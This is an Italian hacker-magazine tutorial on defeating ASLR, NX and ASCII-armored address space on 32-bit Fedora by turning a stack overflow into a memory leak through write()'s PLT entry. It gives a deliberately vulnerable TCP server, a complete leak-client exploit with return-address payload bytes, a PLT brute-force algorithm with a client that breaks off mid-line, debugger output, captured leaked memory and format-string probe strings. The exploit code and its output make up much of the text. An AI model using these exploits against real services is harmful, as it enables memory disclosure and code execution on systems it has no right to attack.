
Figura 1: mudge (a sinistra) assieme a Grandmaster Ratte' al DEFCON Conference 14 nel 2006

Chi è mudge?

Nella realtà si chiama **Peiter Zatko** (Figura 1). Classe 1970, fu membro della famosa hacker crew L0pht, in attività dal 1992 al 2000. Il suo tutorial sui buffer overflow, pubblicato nel 1995, è ancora online all'indirizzo *http://insecure.org/stf/mudge_buffer_overflow_tutorial.html*

Chi è Aleph 1

Il suo vero nome è Elias Levy. Classe 1974, a lui si deve l'articolo "Smashing The Stack For Fun and Profit" (Phrack 49) che forse più di tutti ha formato la generazione di hacker ed exploit coder negli 8 anni successivi.

Figura 2: *AlephOne in uno scatto fotografico*

Tecnologie anti-exploitation

Cosa è uno stack o cosa si intende per buffer stack overflow? A quali conseguenze può portare una vulnerabilità di questo tipo nel codice applicativo? Quali i retroscena che conducono all'esecuzione di codice arbitrario? Sono tutte domande a cui, più o meno, ogni appassionato o professionista del settore sicurezza dovrebbe saper dare opportune risposte. Se avete comunque bisogno di una rinfrescata, fate riferimento agli articoli storici di mudge ed Aleph1 menzionati nei box a fianco. Sul nostro sito apriremo inoltre una sezione apposita dove potrete scaricare materiale aggiuntivo in lingua italiana. Puntate quindi i vostri browser su **www.hackerjournal.it** quando potete.

Per linearità nel discorso che stiamo per trattare, accenniamo comunque che un overflow nello stack si manifesta nell'esatto momento in cui un'applicazione prova a memorizzare dati provenienti da input utente dentro un buffer troppo piccolo per contenerli. I dati in eccesso continuano ad essere scritti nello stack, modificandone le strutture ed i puntatori allocati. Fra questi, l'alterazione dell'**indirizzo di ritorno**, è lo scopo ultimo dell'attacco. In passato era possibile eseguire codice a piacimento facendo puntare l'indirizzo di ritorno allo shellcode precedentemente posizionato nello stack, magari come parte del buffer trasmesso dall'attacker. Per via di alcune misure di protezione implementate dal kernel Linux e dal compilatore GCC, oggi questo non è più possibile. In particolare ogni exploit-writer si troverà prima o poi a doversi confrontare con almeno una di queste tecnologie:

ASCII Armored Address Space (AAAS): le distribuzioni che implementano questo meccanismo (ad esempio **Fedora**) collocano le librerie condivise (**libc** & company) nei primi 16 MB dello spazio di indirizzamento virtuale di ogni processo. Ciò significa che i segmenti che contengono codice e dati sono localizzabili tramite indirizzi di memoria che hanno un NULL byte in testa (es. 0x0014ad24). Tale difesa risulta particolarmente efficace nel contrastare quegli scenari di buffer overflow che nascono dall'utilizzo scorretto di funzioni che lavorano sulle stringhe di testo come `strcpy()` (in tal caso la presenza di un NULL byte potrebbe interrompere il processo di copia dei dati inviati dall'attacker o troncare lo shellcode) ma non ha alcuna utilità in quei casi in cui l'utilizzo del NULL byte non rappresenta un vincolo (ad esempio quando l'overflow deriva dall'impiego non corretto di funzioni come `memcpy()`) e può comunque essere aggirata utilizzando gli indirizzi PLT, come vedremo successivamente.

ASLR (Address Space Layout Randomization): lo scopo di questo meccanismo di protezione è di randomizzare le aree di memoria in cui vengono mappate le librerie condivise, lo stack e l'heap di un processo, ovvero rendere non predicibile il punto in cui buffer, funzioni, variabili e puntatori verranno collocati in memoria, nel tentativo di non fornire alcun appiglio stabile all'attacker. Un esempio pratico vale più di mille parole:

```
$ cat aslr.c

#include <stdio.h>
#include <stdlib.h>
main()
{
 char buffer[256]; char *buffer2 = mal-
loc(1024);
 printf("indirizzo buffer: %p\r\n", &buf-
fer);
 printf("indirizzo buffer2: %p\r\n", buf-
fer2);
}

$ gcc aslr.c -o aslr
$ ./aslr
indirizzo buffer: 0xbfbbeac0
indirizzo buffer2: 0x9657008

$./aslr
indirizzo buffer: 0xbffe55f0
indirizzo buffer2: 0x9418008

$ ./aslr
indirizzo buffer: 0xbfb7e190
indirizzo buffer2: 0x9ea5008
[...]
```

Nella realtà vedremo che questo meccanismo (perlomeno nel caso di file binari **non-PIE**) non influisce sul posizionamento in memoria di alcune importanti sezioni (in primis PLT e GOT) il che fornisce all'exploit-writer un appiglio stabile da sfruttare.

ESP (Executable Space Protection): anche detto NX Protection **(No eXecute)** l'idea di base di questo meccanismo consiste nell'assegnare l'attributo eseguibile solo a quelle pagine di memoria in cui risiede effettivamente del codice. Le zone che contengono i dati applicativi (esempio stack o heap) non sono più eseguibili e non possono quindi essere utilizzate per lanciare uno shellcode nella maniera tradizionale.

Di fatto le misure di protezione appena accennate sono state sviluppate in modo da coesistere il più possibile l'una con l'altra. Per questo è molto comune imbattersi oggi in una configurazione ASLR+ESP, ASLR+AAAS+ESP o addirittura ASLR+AAAS+ESP+Stack Canaries. Singolarmente tutti questi meccanismi di protezione sono facilmente bypassabili, ma insieme rendono più che mai veritiero il detto **l'unione fa la forza**.

Esiste un altro importante metodo di protezione, appena accennato nella frase precedente, che sono i

canaries. In questo articolo comunque ci concentreremo solamente sullo sfruttamento di tecniche sovversive volte a bypassare ASLR+ESP+AAAS, lasciando il problema dei canaries ad un altro eventuale articolo.

Leak memory

Il termine leak memory può assumere due significati. Nell'ambito della programmazione si ha un leak memory quando un'applicazione non riesce a liberare propriamente la memoria non più necessaria dopo il suo utilizzo. A lungo andare ciò può causare l'instabilità del programma stesso. Nell'ambito di un exploit, possiamo invece definire leak memory un bug che permette di forzare l'applicazione a rivelarci informazioni utili. Negli anni 90 scrivere un exploit stabile richiedeva fondamentalmente l'utilizzo di indirizzi statici che facevano riferimento a zone nell'heap, nello stack o altre aree di memoria (ad esempio puntatori a funzioni libc) per funzionare. Ancora prima che qualsiasi implementazione ASLR vedesse la luce, molti hacker e ricercatori del settore sicurezza avevano già compreso l'importanza di estrarre dinamicamente informazioni e dati utili da un servizio vulnerabile, così che l'exploit potesse funzionare in modo automatico e senza l'ausilio di indirizzi statici. La categoria dei format string overflow offrì il giusto supporto a questa idea. Con questo tipo di bug era infatti possibile fare il dump della memoria di un processo remoto che comunicava tramite socket, indicando indirizzi arbitrari, ad esempio utilizzando operatori di conversione e/o di accesso diretto come "`%x%x%x%x%x%x`" e "`` `\x44\x33\x22\x11  %20$x` ``", dove `0x11223344` fungeva da rappresentazione esadecimale dell'indirizzo di memoria da leggere (per maggiori informazioni sui format string overflow consultare **[2]**). Allo stesso modo, per la categoria degli heap overflow, **[3]** e **[4]** dimostrarono altrettanto bene la possibilità di sfruttare una falla di questo tipo per il leaking delle informazioni a runtime.

Stranamente però molto meno è stato scritto o detto sullo stesso argomento nel caso degli stack overflow. Il problema è che se un'applicazione è soggetta a stack overflow non è sempre vero che la stessa possa soffrire contemporaneamente di un **leak memory bug**. Comunque, il principio di base di alcuni recenti exploit (ed ovviamente di questo articolo) è che se una vulnerabilità di tipo leak memory non esiste o non è identificabile, la si può pur sempre creare da zero :)

Codice vulnerabile

Durante il proseguo della discussione, baseremo le nostre assunzioni sul codice vulnerabile del riquadro **C1**. Questa applicazione di esempio (leggermente modificata per i nostri scopi e presa in prestito da un tutorial **[5]** di Sebastian Krahmer) si mette in ascolto sulla porta TCP 1234 e genera un figlio per ogni connessione in ingresso stabilita dal client, connessione che viene servita dalla funzione `handle_connection()`. Questa funzione è visibilmente vulnerabile, perché se l'utente invia un input troppo grande, `read()` può riempire l'array `buf` oltre la sua dimensione massima, corrompendo le strutture dati che seguono nello stack. Prendiamo un momento confidenza con questa applicazione di esempio (in grassetto i comandi scritti dall'utente):

```
$ ./server
$ telnet localhost 1234
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
OF Server 1.0
Ciao server!
OK
Connection closed by foreign host.
```


Ciò che vogliamo dimostrare adesso è che anche in presenza di una configurazione forte **(ASLR+ESP+AAAS)** siamo in grado di generare un leak memory, derivando così dinamicamente le informazioni che potranno essere utili in seguito per costruire un exploit. Dobbiamo anzitutto scegliere una distribuzione in grado di offrirci il livello di protezione desiderato. La decisione nel nostro caso è ricaduta su **Fedora 14**. L'architettura hardware che utilizzeremo sarà x86 anche se, con le dovute modifiche e con alcuni handicap, quanto discusso potrà essere implementato in ambienti a 64 bit.

Data Leaking: un esempio pratico

Tutte le applicazioni server TCP fanno uso di API come `write()`, `send()` o `sendto()` per scambiare dati con il peer. In un tipico scenario di overflow nello stack, possiamo sfruttare queste funzioni per forzare l'applicazione remota a rivelare i dettagli interni della sua memoria. Ciò può darci accesso ad informazioni vitali come hash o password in chiaro testo (dipende dal tipo di applicazione abusata) ma anche farci comprendere quali offset o indirizzi utilizzare per creare un exploit stabile (vedasi ad esempio il codice dell'exploit sulla vulnerabilità ProFTPd che abbiamo analizzato nel numero 210 di Hacker Journal). Ma come è possibile forzare l'applicazione a fare qualcosa per cui non è stata progettata (nella fattispecie inviarci dettagli sul layout della sua memoria?). Per capirlo osserviamo anzitutto il prototipo di `write()`:

```
$ man 2 write
ssize_t write(int fd, const void *buf, size_t
count);
```

In fin dei conti questa funzione (così come `send()` o `sendto()`) è stata pensata proprio per trasmettere dati attraverso un socket e poco importa quale sia l'indirizzo di partenza di `const void *buf`, purché si tratti di un'area di memoria effettivamente esistente ed *accessibile* al proces-

https://www.moneybookers.com/app/?rid=2046761

so. Il modo più semplice per raggiungere l'obiettivo posto in precedenza consiste quindi nell'utilizzare la entry PLT relativa alla funzione `write()`, ricavandola ovviamente dal binario vulnerabile. Come vedremo tra poco infatti, questi indirizzi non solo non hanno un NULL byte in testa, ma addirittura sono mappati su aree di memoria eseguibili e ci permettono quindi di bypassare facilmente **AAAS:**

```
$ gcc server.c -o server
# gdb ./server
(gdb) disas handle_connection
[...]
0x0804880b <+87>: call 0x80485a4 <write@plt>
[...]
(gdb) x/i 0x80485a4
0x80485a4 <write@plt>: jmp *0x8049cfc
```

Per comprendere come sfruttare a nostro piacimento il potenziale offerto dalla **Procedure Linkage Table**, diamo uno sguardo al codice della prima versione del nostro leak client nel riquadro **C2**. La parte più interessante è come il buffer di dati trasmesso al server viene generato. All'inizio, questo buffer viene riempito con 1036 byte di "A", sufficienti per scatenare l'overflow:

```
memset(buffer, '\x41', 1036);
```

I byte che seguono verranno poi utilizzati dall'applicazione vulnerabile come indirizzo di ritorno e relativi argomenti:

```
memcpy(buffer+1036,
  "\xa4\x85\x04\x08" // write() PLT
  "\x00\x00\x00\x00" // prossimo ret address
  "\x01\x00\x00\x00" // primo arg. write
  "\x84\x85\x04\x08" // secondo arg. write
  "\xff\xff\x00\x00" // terzo arg. write
, 20);
```

Nello specifico:

• L'indirizzo di ritorno utilizzato dall'applicazione vulnerabile sarà quello della entry PLT di `write()` (`0x080485a4` in questo caso), il che effettivamente trasferirà il controllo a questa funzione;

• `0x00000000` è il successivo indirizzo di ritorno, ovvero dove l'applicazione riprenderà l'esecuzione del codice una volta che la chiamata a `write()` verrà completata e ritornerà a sua volta. Trattandosi di un indirizzo di memoria non valido, l'applicazione ovviamente andrà in crash, ma solo dopo aver fatto il suo dovere con `write()`.

• `0x00000001` è il primo argomento passato alla funzione `write()`, ovvero il descrittore per lo **standard output.**

• `0x08048584` è il secondo argomento passato alla funzione `write()`, ovvero l'indirizzo da dove la funzione stessa dovrà cominciare a leggere ed inoltrarci i dati contenuti a partire da quella zona di memoria. Qui è possibile specificare un qualsiasi indirizzo dello stack, dell'heap o comunque mappato nel processo remoto. Ovviamente se l'indirizzo scelto dovesse essere inesistente, il processo remoto subirebbe un crash.

• `0x0000ffff` specifica la quantità di byte che desideriamo ottenere dal server remoto a partire dall'indirizzo specificato nel secondo argomento passato a `write()`. In questo caso il valore esadecimale corrisponde a 65535 byte.

Prima di proseguire ulteriormente, il primo argomento a `write()` (cioè `0x00000001`) merita un'osservazione un po' più estesa. Il file descriptor da utilizzare per il leaking dei dati può essere diverso da quello precedentemente indicato, anche se di solito è abbastanza semplice da indovinare. In una tipica applicazione server, infatti, i file descriptor relativi allo **standard input** ed allo **standard output** vengono solitamente occupati per le operazioni di lettura/scrittura su socket, così determinare esattamente il primo argomento a `write()` è un gioco da ragazzi in quanto è sempre lo stesso da processo figlio a processo figlio:

```
# lsof | grep server
server 5567 root 0u IPv4 38382 0t0 TCP
IP:search-agent->IP:52659 (ESTABLISHED)
server 5567 root 1u IPv4 38382 0t0 TCP
IP:search-agent->IP:52659 (ESTABLISHED)
```

Comunque, quando un'applicazione non rimappa i suoi descrittori (`close()` / `dup()`) prima di spawnare un figlio, si potrebbe venire a creare una situazione di quest'altro tipo:

FD 0 --> standard input (console)
FD 1 --> standard output (console)
FD 2 --> standard error (console)
FD 3 --> ritornato dalla chiamata a `socket()`
FD 4 --> ritornato da `accept()` per il primo processo figlio

In questo caso, in condizioni di basso carico dell'applicazione vulnerabile, `0x00000004` sarebbe il descrittore corretto da utilizzare. Ad ogni buon conto, ricordate che per comprendere questo genere di cose, il comando `lsof` è come al solito un ottimo alleato! Adesso vediamo cosa accade quando il leak client del riquadro **C2** viene compilato e lanciato.

```
$ gcc leak_client.c -o leak_client
$ ./leak_client 127.0.0.1
Press a key to continue...
```

Immediatamente il tool si blocca fornendoci il tempo necessario per lanciare un debugger o uno sniffer, se desiderato. In questo caso, premendo un tasto qualsiasi per continuare, ecco ciò che dovreste ottenere:

```
Received Data Len: 14
Data Follow:
4f 46 20 53 65 72 76 65 72 20 31 2e 30 0a 00
```

Quella sopra è la rappresentazione esadecimale della stringa "OF Server 1.0\n" trasmessa dal server. Segue poi la stringa "OK\n" trasmessa sempre dal server:

```
Received Data Len: 3
Data Follow:
4f 4b 0a 00
```

Infine, la rappresentazione esadecimale dei contenuti trafugati dalla memoria del processo remoto:

```
Received Data Len: 4079
Data Follow:
ff 25 b8 9c 04 08 68 18 00 00 00 e9 b0
ff ff ff ff [...]
```

Nella figura sotto si può evincere un dettaglio del traffico di rete catturato con tcpdump.

```
0x0db0:  0000 0000 1200 0000 5c00 0000 6485 0408  ........\...d...
0x0dc0:  0000 0000 1200 0000 1a00 0000 cc8a 0408  ................
0x0dd0:  0400 0000 1100 0f00 9300 0000 9485 0408  ................
0x0de0:  0000 0000 1200 0000 005f 5f67 6d6f 6e5f  .........__gmon_
0x0df0:  7374 6172 745f 5f00 6c69 6263 2e73 6f2e  start__.libc.so.
0x0e00:  3600 5f49 4f5f 7374 6469 6e5f 7573 6564  6._IO_stdin_used
0x0e10:  0073 6f63 6b65 7400 6578 6974 0068 746f  .socket.exit.hto
0x0e20:  6e73 0070 6572 726f 7200 7369 676e 616c  ns.perror.signal
0x0e30:  0066 6f72 6b00 6c69 7374 656e 0070 7269  .fork.listen.pri
0x0e40:  6e74 6600 6d6d 6170 006d 656d 7365 7400  ntf.mmap.memset.
0x0e50:  5f5f 6572 726e 6f5f 6c6f 6361 7469 6f6e  __errno_location
0x0e60:  0062 696e 6400 7265 6164 0064 7570 3200  .bind.read.dup2.
0x0e70:  7365 7473 6f63 6b6f 7074 0073 7973 7465  setsockopt.syste
0x0e80:  6d00 7761 6974 7069 6400 636c 6f73 6500  m.waitpid.close.
0x0e90:  6163 6365 7074 005f 5f6c 6962 635f 7374  accept.__libc_st
0x0ea0:  6172 745f 6d61 696e 0077 7269 7465 0047  art_main.write.G
0x0eb0:  4c49 4243 5f32 2e30 0000 0000 0200 0200  LIBC_2.0........
0x0ec0:  0000 0200 0200 0200 0200 0200 0200 0200  ................
0x0ed0:  0200 0200 0200 0200 0200 0200 0200 0200  ................
0x0ee0:  0200 0200 0200 0100 0200 0000 0100 0100  ................
0x0ef0:  1000 0000 1000 0000 0000 0000 1069 690d  .............ii.
0x0f00:  0000 0200 c700 0000 0000 0000 9c9c 0408  ................
0x0f10:  0603 0000 ac9c 0408 0701 0000 b09c 0408  ................
0x0f20:  0715 0000 b49c 0408 0702 0000 b89c 0408  ................
0x0f30:  0703 0000 bc9c 0408 0717 0000 c09c 0408  ................
0x0f40:  0704 0000 c49c 0408 0705 0000 c89c 0408  ................
0x0f50:  0706 0000 cc9c 0408 0707 0000 d09c 0408  ................
0x0f60:  0708 0000 d49c 0408 0709 0000 d89c 0408  ................
0x0f70:  070a 0000 dc9c 0408 070b 0000 e09c 0408  ................
0x0f80:  070c 0000 e49c 0408 070d 0000 e89c 0408  ................
0x0f90:  070e 0000 ec9c 0408 070f 0000 f09c 0408  ................
0x0fa0:  0710 0000 f49c 0408 0711 0000 f89c 0408  ................
0x0fb0:  0712 0000 fc9c 0408 0713 0000 009d 0408  ................
0x0fc0:  0714 0000 5589 e553 83ec 04e8 0000 0000  ....U..S........
0x0fd0:  5b81 c380 1700 008b 93fc ffff ff85 d274  [..............t
0x0fe0:  05e8 4e00 0000 e815 0200 00e8 4005 0000  ..N.........@...
0x0ff0:  585b c9c3 ff35 a49c 0408 ff25 a89c 0408  X[...5.....%....
0x1000:  0000 0000 ff25 ac9c 0408 6800 0000 00e9  .....%....h.....
0x1010:  e0ff ffff ff25 b09c 0408 6808 0000 00e9  .....%....h.....
0x1020:  d0ff ff                                  ...
```

Identificazione automatica di write()

In alcuni casi non è possibile conoscere in anticipo il punto in cui sarà localizzato l'indirizzo PLT di `write()`. Questo è soprattutto vero quando l'applicazione viene compilata direttamente dai sorgenti e non possiamo disporre di una copia del binario che sta girando sul server. Tuttavia se siamo di fronte ad uno scenario in cui possiamo azzardare diversi tentativi di connessione senza causare il crash del processo parente (come nel caso di un'applicazione che forka un figlio per ogni richiesta proveniente dal client) possiamo fare il bruteforce dell'indirizzo PLT di `write()` e fermarci solo dopo averlo individuato. L'algoritmo per automatizzare tale procedura potrebbe essere il seguente:

1) si scelga l'indirizzo base (`ADDR`) da cui iniziare l'attività di bruteforce (ad esempio `0x08048500`);

2) si costruisca una richiesta che faccia uso di `ADDR` e che una volta inviata al server sollevi il manifestarsi della vulnerabilità;

3) se i byte ricevuti dal socket sono superiori a zero (o comunque maggiori della quantità di dati trasmessi normalmente dal server durante la presentazione del suo banner) allora `ADDR` è l'indirizzo che si sta cercando. Altrimenti si incrementi il valore di `ADDR` e si ripeta nuovamente il ciclo.

https://www.moneybookers.com/app/?rid=2046761

Il codice nel riquadro **C3** implementa questo algoritmo. Ecco cosa accade quando viene compilato e lanciato:

```
# ./brute_client 127.0.0.1
Trying 0x8048500
Trying 0x8048504
Trying 0x8048508
Trying 0x804850c
[...]
Founded write() PLT: 0x80485a4
```

Conclusione

Cosa fare con quanto appreso? Sfruttando l'indirizzo PLT di `write()` possiamo raggiungere vari risultati, vitali per la successiva creazione di un exploit funzionante. Ad esempio possiamo localizzare con precisione il nostro input nello stack o in altre regioni di memoria, bypassando completamente la protezione offerta da **ASLR**. Supponiamo che **INPUT** sia uguale a **ABCDEFGHILMN[...]**, che **DATA** sia l'output ricevuto dal server e che **ADDR** sia un indirizzo dello stack utilizzato come secondo argomento passato a `write()`. Assunto questo, se **DATA == "ABCD"**, allora **ADDR** è l'indirizzo nello stack in cui si trova il nostro input. Allo stesso modo possiamo identificare **GADGET** utili per la creazione di un ROP exploit. Ad esempio se **DATA == "\x8d\x64\x24\x04\x5b\x5d\xc3"** allora **GADGET** corrisponde a **lea 0x4(%esp),%esp; pop %ebx; pop %ebp; ret.** La tematica legata ai ROP exploit è un po' più complessa ed eventualmente verrà approfondita in uno dei prossimi numeri della rivista. Vi basti sapere al momento che, identificando con certezza l'indirizzo in memoria in cui risiedono istruzioni assembly di interesse, possiamo riutilizzarle ed incastrarle assieme così da costruire una certa sequenza logica (di fatto il comportamento di un'applicazione è determinato proprio da un insieme di istruzioni assembly eseguite con un ordine ben preciso). Riutilizzando parti di istruzioni assembly normalmente utilizzate dall'applicazione nell'espletamento delle sue funzioni e per questo mappate in aree di memoria eseguibili, l'exploit writer può facilmente bypassare la protezione offerta da **ESP (Executable Space Protection)**.
Infine un'ultima considerazione prima di concludere. Poiché nelle applicazioni TCP lo standard output è spesso ri-mappato al socket utilizzato dal server per comunicare con il client, con un po' di inventiva possiamo utilizzare l'indirizzo PLT di `printf()` al posto di `write()` per raggiungere più o meno gli stessi obiettivi. L'unica differenza consiste nel fatto che la visualizzazione dei dati ricevuti con `printf()` si interrompe nel momento in cui la funzione incontra nello stream da interpretare il byte `0x00` (NULL). Good hack!

RIFERIMENTI E LINK

[1] Thread forum HJ:[RISOLTO] problema con buffer over flow
http://www.hackerjournal.it/forum/viewtopic.php?f=47&t=1801&p=14777&hilit=buffer+overflow#p14777

[2] Tutorial Format String Overflow (2003)
http://www.loko.nu/formatstring/format_string.htm

[3] jp (Phrack 61) -Advanced Doug Lea's malloc exploit
http://www.phrack.com/issueshtml?issue=61&id=6#article

[4] openssl exploit (CVE-2002-0656)
http://www.phreedom.org/solar/exploits/apache-openssl/

[5] x86-64 buffer overflow exploits and the borrowed code chunk exploitation technique
http://www.suse.de/~krahmer/no-nx.pdf


RIQUADRO C1
Applicazione server vulnerabile

```
/* server.c */
#include <stdio.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <errno.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <stdlib.h>
#include <string.h>
#include <sys/wait.h>
#include <sys/mman.h>

void die(const char *s)
{
 perror(s);
 exit(errno);
}

int handle_connection(int fd)
{
 char buf[1024];
 write(fd, "OF Server 1.0\n", 14);

 // il bug sta qui
 read(fd, buf, 4*sizeof(buf));
```

```
 write(fd, "OK\n", 3);
 return 0;
}

void sigchld(int x)
{
 while (waitpid(-1, NULL, WNOHANG) != -1);
}

int main()
{
 int sock = -1, afd = -1;
 struct sockaddr_in sin;
 int one = 1;

 printf("&sock = %p system=%p mmap=%p\n",
&sock, system, mmap);

 if ((sock = socket(PF_INET, SOCK_STREAM,
0)) < 0)
  die("socket");

 memset(&sin, 0, sizeof(sin));
 sin.sin_family = AF_INET;
 sin.sin_port = htons(1234);
 sin.sin_addr.s_addr = INADDR_ANY;

 setsockopt(sock, SOL_SOCKET, SO_REUSEADDR,
&one, sizeof(one));

 if (bind(sock, (struct sockaddr *)&sin,
sizeof(sin)) < 0)
  die("bind");

 if (listen(sock, 10) < 0)
  die("listen");

  signal(SIGCHLD, sigchld);
  close(0);
  close(1);

  for (;;) {

   if ((afd = accept(sock, NULL, 0)) < 0 &&
errno != EINTR)
    die("accept");

   if (afd < 0)
    continue;

   if (fork() == 0) {

    dup2(afd, 1);
    handle_connection(afd);
    exit(0);
   }
   close(afd);
  }
  return 0;
 }
```

RIQUADRO C2



Leak Client

```
/* leak_client.c */
#include <stdio.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <error.h>
#include <errno.h>
#include <string.h>
#include <strings.h>

int main(int argc, char *argv[])
{
 unsigned char receive[70000];
 int fd, ret, i = 0;
 struct sockaddr_in xab;
 char *buffer;
 int port = 1234;
 int len = 0;

 if (argc != 2)
  exit(0);

 buffer = malloc(2000);

 memset(buffer, '\0', 2000);

 memset(receive, '\0', sizeof(receive));

 memset(buffer, '\x41', 1036);

 memcpy(buffer+1036,
  "\xa4\x85\x04\x08" // write()'s PLT ad-
dress
  "\x00\x00\x00\x00" // ret. address (use-
less now...)
  "\x01\x00\x00\x00" // output FD
  "\x84\x85\x04\x08" // starting address of
leaking
```

```
  "\xff\xff\x00\x00" // written output data
size
  , 20);

 fd = socket(AF_INET, SOCK_STREAM, 0);
 if (fd == -1)
 {
  printf("%s\r\n", strerror(errno));
  exit(EXIT_FAILURE);
 }

 memset(&xab, 0, sizeof(xab));
 xab.sin_family = AF_INET;
 xab.sin_port = htons(port);
 xab.sin_addr.s_addr = inet_addr(argv[1]);

 ret = connect(fd, (struct sockaddr *)&xab,
sizeof(xab));
 if (ret == -1)
 {
  printf("%s\r\n", strerror(errno));
  exit(EXIT_FAILURE);
 }

 printf("\nPress a key to continue...\n");

 getchar();

 send(fd, buffer, 1056, 0);

 while ( (len = recv(fd, &receive,
sizeof(receive), 0)) > 0)
 {

  printf("Received Data Len: %d\r\nData
Follow:\r\n", len);

  for (i = 0; i <=len; i++)
   printf("%02x ", receive[i]);

  printf("\r\n");

  memset(receive, 0x00, sizeof(receive));

 }

}
```

RIQUADRO C3
Bruteforce client


```
/* brute_client.c */
#include <stdio.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <error.h>
#include <errno.h>
#include <string.h>
#include <strings.h>

unsigned char write_plt[] = "\xcc\xcc\xcc\
xcc\x00\x00\x00\x00\x01\x00\x00\x00\x84\
